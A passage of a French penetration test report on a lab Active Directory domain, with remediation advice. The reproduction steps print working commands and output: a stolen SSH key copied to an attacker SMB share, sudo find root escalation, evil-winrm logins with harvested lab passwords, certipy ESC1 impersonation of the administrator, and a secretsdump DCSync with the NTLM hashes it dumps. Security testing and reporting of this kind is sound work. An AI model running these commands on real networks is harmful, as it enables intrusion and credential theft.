```

```

C:\temp>dir \SecretFolder\
dir \SecretFolder\
Volume in drive C has no label.
Volume Serial Number is 5435-B381

Directory of C:\SecretFolder

12/28/2025  09:25 AM    <DIR>        .
12/28/2025  09:25 AM    <DIR>        ..
12/28/2025  08:47 AM            399 key
              1 File(s)        399 bytes
              2 Dir(s)  29,377,724,416 bytes free

C:\temp>■

```

```
C:\temp> type \secretfolder\key
```

```
C:\temp>type \secretfolder\key
type \secretfolder\key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXKtdjEAAAAABG5vbmcUAAAAEbmc9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACoCoZxJXJ8Pblgitet8rCm3sUe4sYqa5jy2VtuVX5IUadAAAJDwYzsg8GM7
IAAAAAtzc2gtZWQyNTUxOQAAACoCoZxJXJ8Pblgitet8rCm3sUe4sYqa5jy2VtuVX5IUadA
AAACSeHs91EE6U9RgvGeEnH4Dhu0Mke8PG3Wm9D6Zt1UM16hnElcnw9uWCK163ysKbxR
7ixiprmPLZw25VfkRp0AAADHJpY2hhcmRAUEmwMwE=
-----END OPENSSH PRIVATE KEY-----
```

À ce point-ci de l'évaluation, nous ne connaissons pas le nom d'utilisateur associé à la clé.

Nous avons transféré la clé localement. Ceci a été accompli en lançant un serveur SMB sur notre machine d'attaque vers laquelle nous avons copié la clé privée.

```
└$ impacket-smbserver -smb2support fake . -username user -password pass
```

```
kali@kali-vm: ~/Documents/homelab/scenario2/report
File Actions Edit View Help
kali@kali-vm: ~/Doc...ab/scenario2/report ... kali@kali-vm: ~/Doc...ab/scenario2/report kali@kali-vm: ~/Doc...
(kali@kali-vm)-[~/Documents/homelab/scenario2/report]
$ impacket-smbserver -smb2support fake . -username user -password pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

```
C:\temp>net use \\10.0.2.4\fake /user:user pass
```

```
C:\temp>copy C:\secretfolder\key \\10.0.2.4\fake
```

```
C:\temp>net use \\10.0.2.4\fake /user:user pass
net use \\10.0.2.4\fake /user:user pass
The command completed successfully.

C:\temp>copy C:\secretfolder\key \\10.0.2.4\fake
copy C:\secretfolder\key \\10.0.2.4\fake
      1 file(s) copied.

C:\temp>
```

Une liste de tous les utilisateurs du domaine a été récupérée.

```
C:\temp> net users /domain
```

```
C:\temp>net users /domain
net users /domain
The request will be processed at a domain controller for domain homelab.local.

User accounts for \\DC01.homelab.local

_____
acole          Administrator      drowe
emercer        Guest            krbtgt
lhartman       mellison        rsmith
tblake
The command completed with one or more errors.
```

Nous avons ensuite récupéré les prénoms et noms de familles de chaque utilisateur du domaine.

```
C:\temp> net user emercer /domain
```

```
C:\temp>net user emercer /domain
net user emercer /domain
The request will be processed at a domain controller for domain homelab.local.

User name          emercer
Full Name         Evan Mercer
Comment
User's comment
Country/region code   000 (System Default)
Account active      Yes
Account expires     Never

Password last set  12/3/2025 8:03:06 PM
Password expires    1/14/2026 8:03:06 PM
Password changeable 12/4/2025 8:03:06 PM
Password required   Yes
User may change password Yes
```

Après quelques essais, nous avons découvert que le prénom Richard de l'utilisateur Richard Smith était le nom d'utilisateur associé à la clé privée SSH. Cela nous a permis d'établir une session SSH sur l'hôte PC03.

```
└$ proxychains ssh richard@192.168.1.201 -i key
```

```
[(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
$ proxychains ssh richard@192.168.1.201 -i key
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.201:22 ... OK
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

151 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Tue Dec 30 18:52:37 2025 from 192.168.1.102
richard@PC03:~$ ]
```

4.6 Élévation de privilèges – PC03

Détails de la vulnérabilité : Des permissions sudo assignées à l'utilisateur Richard ont mené à une élévation de privilèges sur l'hôte PC03.

Étapes pour reproduire l'exploitation : Les privilèges de l'utilisateur Richard ont été énumérés à partir de notre session SSH.

```
richard@PC03:~$ sudo -l
```

```
Last login: Tue Dec 30 18:52:37 2025 from 192.168.1.102
richard@PC03:~$ sudo -l
Matching Defaults entries for richard on PC03:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User richard may run the following commands on PC03:
  (ALL) NOPASSWD: /usr/bin/find
richard@PC03:~$ ]
```

Cela nous a permis de constater que l'utilisateur pouvait exécuter la commande « find » avec sudo. En exécutant la commande avec l'option « -exec », nous avons pu obtenir un shell élevé.

```
richard@PC03:~$ sudo /usr/bin/find . -exec /bin/sh -p \; -quit
```

```
richard@PC03:~$ sudo /usr/bin/find . -exec /bin/sh -p \; -quit
# whoami
root
# █
```

4.7 Mouvement latéral vers PC01

Détails de la vulnérabilité : Des identifiants en clair ont été trouvés dans un fichier de configuration d'installation automatisée de Windows sur l'hôte PC02. Ces identifiants nous ont permis d'établir une connexion distante sur PC01.

Étapes pour reproduire l'exploitation : Après avoir énuméré des endroits communs pour des identifiants en clair, le nom d'utilisateur et mot de passe de l'utilisateur Tristan Blake ont été trouvés dans le fichier « C:\windows\panther\unattend.xml ».

```
C:\temp> dir C:\windows\panther
```

```
C:\temp>dir C:\windows\panther
dir C:\windows\panther
Volume in drive C has no label.
Volume Serial Number is 5435-B381

Directory of C:\windows\panther

12/30/2025  05:08 PM    <DIR>          .
12/30/2025  05:08 PM    <DIR>          ..
12/28/2025  10:04 AM           4,499 Unattend.xml
12/28/2025  04:38 PM    <DIR>          UnattendGC
                           1 File(s)        4,499 bytes
                           3 Dir(s)  29,359,071,232 bytes free

C:\temp>█
```

```
C:\temp> type C:\windows\panther\unattend.xml
```

```
<component name="Microsoft-Windows-Shell-Setup" processorArchitecture="amd64" publicKeyToken="31bf3856ad364e35" language="neutral" versionScope="nonSxS" xmlns:wcm="http://schemas.microsoft.com/WMIConfig/2002/State" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
    <AutoLogon>
        <Password>
            <Value>SilentComet332</Value>
            <PlainText>true</PlainText>
        </Password>
        <Enabled>true</Enabled>
        <LogonCount>1</LogonCount>
        <Username>tblake</Username>
    </AutoLogon>
<00BE>
```

Nous nous sommes servis de ces identifiants pour établir une session distante sur l'hôte PC01.

```
└$ proxychains evil-winrm -u tblake -p SilentComet332 -i 192.168.1.101
```

```

kali@kali-vm: ~/Documents/homelab/scenario2/report
kali@kali-vm: ~/Documents/homelab/scenario2/report
kali@kali-vm: ~/Documents/homelab/scenario2/report

(kali㉿kali-vm) [~/Documents/homelab/scenario2/report]
└─$ proxychains evil-winrm -u tblake -p SilentComet332 -i 192.168.1.101
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:5985 ... OK
*Evil-WinRM* PS C:\Users\tblake\Documents>

```

4.8 Compromission du domaine

Détails de la vulnérabilité : Des identifiants d'un utilisateur possédant des droits d'enrôlement à un modèle de certificat vulnérable ont été trouvés sur PC01. Ces identifiants nous ont permis de demander un certificat en se faisant passer pour l'administrateur de domaine.

Étapes pour reproduire l'exploitation : En utilisant notre session distante sur l'hôte PC01, nous avons repéré les identifiants de l'utilisateur « lhartman » contenus dans un script PowerShell.

```

*Evil-WinRM* PS C:\Users\tblake\Documents> dir

*Evil-WinRM* PS C:\Users\tblake\Documents> dir
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:5985 ... OK

Directory: C:\Users\tblake\Documents

Mode                LastWriteTime         Length Name
-a----- 12/28/2025   1:43 PM           130 backup.ps1

*Evil-WinRM* PS C:\Users\tblake\Documents>

```

```

*Evil-WinRM* PS C:\Users\tblake\Documents> type backup.ps1

*Evil-WinRM* PS C:\Users\tblake\Documents> type backup.ps1
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:5985 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.101:5985 ... OK
$username = "lhartman"
$password = "BrightGrove187"

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
*Evil-WinRM* PS C:\Users\tblake\Documents>

```

Nous avons ensuite énuméré le domaine pour des modèles de certificats vulnérables à partir de notre machine Kali Linux.

```

└─$ proxychains certipy-ad find -u lhartman -p BrightGrove187 -dc-ip 192.168.1.100 -target
homelab.local -enabled -vulnerable -stdout

```

```

Certificate Templates
  0
    Template Name          : user_enroll
    Display Name           : user_enroll
    Certificate Authorities : homelab-DC01-CA-1
    Enabled                : True
    Client Authentication   : True
    Enrollment Agent       : False
    Any Purpose             : False
    Enrollee Supplies Subject : EnrolleeSuppliesSubject
    Certificate Name Flag  : PublishToDSC
    Enrollment Flag        : IncludeSymmetricAlgorithms
    Private Key Flag       : ExportableKey
    Extended Key Usage     : Client Authentication
    Requires Manager Approval : Secure Email
    Requires Key Archival   : Encrypting File System
    Authorized Signatures Required : False
    Validity Period         : False
    Renewal Period           : 0
    Minimum RSA Key Length : 1 year
    Permissions
      Enrollment Permissions
        Enrollment Rights : 6 weeks
        Object Control Permissions
          Owner            : HOMELAB.LOCAL\Lucas Hartman
          Write Owner Principals : HOMELAB.LOCAL\Domain Admins
          Write Dacl Principals : HOMELAB.LOCAL\Enterprise Admins
          Write Property Principals : HOMELAB.LOCAL\Administrator
        [!] Vulnerabilities
          ESC1              : HOMELAB.LOCAL\\Lucas Hartman' can enroll, enrollee supplies subject and template allows client authentication

```

Nous nous sommes aperçus que l'utilisateur Lucas Hartman pouvait demander un certificat à partir d'un modèle vulnérable à l'attaque ESC1. Cela signifiait que nous pouvions spécifier l'UPN de quelconque utilisateur lors de la demande.

Pour l'attaque, nous avions d'abord besoin du SID de l'administrateur du domaine. Nous nous sommes servis de notre session sur l'hôte PC01 pour récupérer le SID de l'utilisateur « tblake ».

```
*Evil-WinRM* PS C:\Users\tblake\Documents> whoami /user
```

```
*Evil-WinRM* PS C:\Users\tblake\Documents> whoami /user
USER INFORMATION
_____
User Name      SID
_____
homelab\tblake S-1-5-21-760409059-607452370-2393216735-1109
*Evil-WinRM* PS C:\Users\tblake\Documents> █
```

Puisque le RID du compte d'administrateur de domaine est toujours 500, nous avons remplacé les derniers chiffres du SID récupéré avec 500 pour obtenir le SID voulu.

Nous avons utilisé les identifiants de l'utilisateur « lhartman » pour demander un certificat en spécifiant l'UPN et SID de l'administrateur du domaine. La commande a fonctionné puisque le modèle de certificat était vulnérable.

```
└$ proxychains certipy-ad req -u 'lhartman@homelab.local' -p 'BrightGrove187' -dc-ip 192.168.1.100 -target 'HOMELAB.LOCAL' -ca 'homelab-DC01-CA-1' -template 'user_enroll' -upn 'administrator@homelab.local' -sid 'S-1-5-21-760409059-607452370-2393216735-500'
```

```

kali@kali-vm:...nario2/report kali@kali-vm:...nario2/report ... kali@kali-vm:...nario2/report kali@kali-vm:...nario2/report
[~] $(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
[~] $ proxychains certipy-ad req -u 'lhartman@homelab.local' -p 'BrightGrove187' -dc-ip 192.168.1.100 -target 'HOMELAB.LOCAL' -ca 'homelab-DC01-CA-1' -template 'user_enroll' -upn 'administrator@homelab.local' -sid 'S-1-5-21-760409059-607452370-2393216735-500'

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[proxychains] Strict chain ... 127.0.0.1:1080 ... HOMELAB.LOCAL:445 ... OK
[*] Successfully requested certificate
[*] Request ID is 14
[*] Got certificate with UPN 'administrator@homelab.local'
[*] Certificate object SID is 'S-1-5-21-760409059-607452370-2393216735-500'
[*] Saved certificate and private key to 'administrator.pfx'

```

Nous avons utilisé l'outil « Certipy » pour demander un TGT en utilisant le certificat obtenu et y extraire le hachage NTLM.

```

└$ sudo date -s "2026-01-01 21:27:00" && proxychains certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.100

```

```

[~] $(kali㉿kali-vm)-[~/Documents/homelab/scenario2/report]
[~] $ sudo date -s "2026-01-01 21:27:00" && proxychains certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.1.100
Thu 01 Jan 2026 09:27:00 PM EST
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@Homelab.local
[*] Trying to get TGT ...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.100:88 ... OK
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.100:88 ... OK
[*] Got hash for 'administrator@homelab.local': aad3b435b51404eeaad3b435b51404ee:7a1328a715587d6330ea46c154236a76

```

4.9 Post-exploitation

Nous avons pu effectuer une attaque DCSync en utilisant le hachage NTLM de l'administrateur de domaine. Cela nous a permis d'obtenir les hachages de tous les utilisateurs sur le domaine.

```

└$ proxychains impacket-secretsdump -hashes ':7a1328a715587d6330ea46c154236a76'
administrator@192.168.1.100

```

```

[kali㉿kali-vm] -[~/Documents/homelab/scenario2/report]
└─$ proxychains impacket-secretsdump -hashes ':7a1328a715587d6330ea46c154236a76' administrator@192.168.1.100
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.100:445 ... OK
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xb94a181ab1a76e3987bf37eda94892eb
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.100:135 ... OK
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.1.100:49677 ... OK
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7a1328a715587d6330ea46c154236a76:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d5726a9d8c20b810c5d4b50085988a7:::
homelab.local\emercer:1105:aad3b435b51404eeaad3b435b51404ee:73158803367587cf53613e2b44730ac9:::
homelab.local\drowe:1106:aad3b435b51404eeaad3b435b51404ee:398767ca0c522d8bbffdf75af9e07c1:::
homelab.local\lhartman:1107:aad3b435b51404eeaad3b435b51404ee:91179c6e4ac763a718c47c9197028748:::
homelab.local\mellison:1108:aad3b435b51404eeaad3b435b51404ee:07d0bb53ace665142310bc4aa03673d8:::
homelab.local\tblake:1109:aad3b435b51404eeaad3b435b51404ee:8504ea30c3c8db9b0dc9fec8521a4645:::
homelab.local\acole:1110:aad3b435b51404eeaad3b435b51404ee:5dee859a2a944fda071589b13b380f8e:::
homelab.local\rsmith:1112:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5ea0e8fdb71:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:f6a22b68381dd828e2f010e2e3b4966f:::
PC02$:1103:aad3b435b51404eeaad3b435b51404ee:38f5777279b95522338841b92fdc743b:::
PC01$:1111:aad3b435b51404eeaad3b435b51404ee:ae21b6e635e66b75945e83151e773e08:::
[*] Kerberos keys grabbed

```

5. Vulnérabilités et remédiations

Vulnérabilité 1 : Plusieurs vulnérabilités identifiées sur le site web externe

Gravité : Critique

Système(s) affecté(s) : Totalité du réseau

Description : Le site web externe ne validait pas les saisies de données provenant des utilisateurs. Ceci a permis une injection SQL qui a mené à l'exécution de commandes sur l'hôte distant.

Impact: En exploitant cette vulnérabilité, des attaquants peuvent obtenir leur accès initial au réseau interne. Ceci peut mener à l'élévation de privilèges, un mouvement latéral et la compromission du réseau complet.

Remédiation:

- Assainir toutes données entrées par des usagers sur le site web
- Désactiver les procédures dangereuses contenues dans Microsoft SQL comme « xp_cmdshell »
- Utiliser un compte SQL à bas privilèges pour se connecter à la base de données associée au site web externe

Vulnérabilité 2 : Des privilèges dangereux assignés à un compte de service ont mené à une élévation de privilèges

Gravité : Haute

Système(s) affecté(s) : PC02

Description: Windows assigne souvent par défaut des privilèges dangereux aux comptes de service. Ces privilèges sont rarement requis et augmentent fortement le niveau de risque d'élévation de privilège. Lors de cette évaluation, le privilège « SelImpersonatePrivilege » assigné au compte de service SQL a mené à une élévation de privilège sur l'hôte.

Impact: Peut permettre aux attaquants d'élever leurs privilèges sur l'hôte une fois qu'ils obtiennent accès à un compte de service.

Remédiation:

- Vérifier les permissions assignées aux comptes de service régulièrement
- Utiliser le principe de moindres privilèges pour tous les comptes du réseau
- Retirer des privilèges dangereux et inutilisés assignés aux comptes de service

Vulnérabilité 3 : Une clé privée SSH mène à un accès de bas privilège à l'hôte PC03

Gravité : Haute

Système(s) affecté(s) : PC03

Description: Une clé valide SSH peut permettre à un attaquant d'établir une session distante à un hôte s'il obtient le nom d'utilisateur associé. Lors de cette évaluation, une clé privée a été trouvée sans nom d'utilisateur. Après avoir énuméré les noms et prénoms des utilisateurs du domaine Active Directory, le nom d'utilisateur associé à la clé a été obtenu et une session SSH a pu être établie à l'hôte PC03.

Impact: Peut permettre aux attaquants de se déplacer latéralement sur le réseau et potentiellement d'élever leurs privilèges.

Remédiation:

- Vérifier pour la présence de clés privées accessibles aux attaquants
- Imposer une bonne gestion de clés privées aux utilisateurs
- Limiter/Surveiller les connections SSH aux hôtes

Vulnérabilité 4 : Un utilisateur à bas privilège a pu exécuter la commande « find » avec sudo

Gravité : Haute

Système(s) affecté(s) : PC03

Description: Un utilisateur à bas privilège a pu exécuter la commande « find » avec sudo sans nécessiter de mot de passe. Certains binaires, dont « find », permettent de se sortir de l'utilisation attendue de la commande et d'abuser les droits sudo.

Impact: Peut permettre aux attaquants d'élever leurs priviléges une fois qu'ils obtiennent accès à un utilisateur de bas privilège.

Remédiation:

- Limiter les commandes qui peuvent être exécutées avec sudo par des utilisateurs réguliers
- Utiliser des scripts pour restreindre l'utilisation lorsqu'une action privilégiée doit être performée
- Vérifier les règles sudo régulièrement pour réduire la surface d'attaque.

Vulnérabilité 5 : Plusieurs identifiants en clair ont été trouvés dans des fichiers locaux sur les hôtes du réseau

Gravité : Haute

Système(s) affecté(s) : PC01 & PC02

Description: Des identifiants en clair ont été trouvés dans des fichiers sur les hôtes PC01 et PC02. Les attaquants cherchent souvent à trouver des identifiants une fois qu'ils obtiennent un accès initial à un hôte puisque c'est une manière simple d'obtenir une opportunité de mouvement latéral.

Impact: L'accès à des identifiants en clair peut mener à un mouvement latéral sur le réseau ainsi qu'à une élévation de privilège. Lors de cette évaluation, la présence d'identifiants en clair a d'abord mené à un mouvement latéral vers deux hôtes et ensuite à l'élévation de priviléges sur le domaine.

Remédiation:

- Retirer tous les identifiants en clair présents sur le réseau
- Sensibiliser les utilisateurs sur les bonnes pratiques de stockage de mots de passe
- Vérifier régulièrement pour la présence d'identifiants en clair sur le réseau

Vulnérabilité 6 : Un modèle de certificat vulnérable a permis de se faire passer pour l'administrateur de domaine

Gravité : Haute

Système(s) affecté(s) : Domaine

Description: Un modèle de certificat vulnérable peut permettre à un utilisateur avec des droits d'enrôlement de se faire passer pour d'autres utilisateurs sur le domaine. Dans cette évaluation, le modèle « user_enroll » nous a permis de se faire passer pour l'administrateur de domaine.

Impact: Peut permettre à un attaquant de se faire passer pour un compte privilégié, lui donnant accès au domaine sans restriction.

Remédiation:

- Restreindre les droits d'enrôlement sur les modèles de certificats
- Vérifier les modèles de certificats régulièrement pour des erreurs de configuration

6. Conclusion

Dans cette évaluation, nous avons démontré de quelle manière un attaquant pourrait enchaîner plusieurs vulnérabilités présentes pour passer d'un accès initial sur le serveur web jusqu'au contrôle total du réseau. L'accès initial a été obtenu avec une attaque d'hameçonnage ciblant un seul utilisateur. Par la suite, nous avons utilisé des techniques de mouvement latéral et d'élévation de privilèges communes pour obtenir un accès non-restrait au domaine.

Notre attaque a soulevé plusieurs vulnérabilités qui ont ultimement permis une compromission complète. Les remédiations présentées devraient être appliquées le plus vite possible. Cela réduira la surface d'attaque du réseau et empêchera des attaquants de reproduire les exploitations présentées dans ce document.

Nous recommandons fortement de réaliser des évaluations en continu sur le réseau. Celles-ci pourront valider la force des remédiations appliquées ainsi qu'identifier des vulnérabilités additionnelles présentes sur le réseau.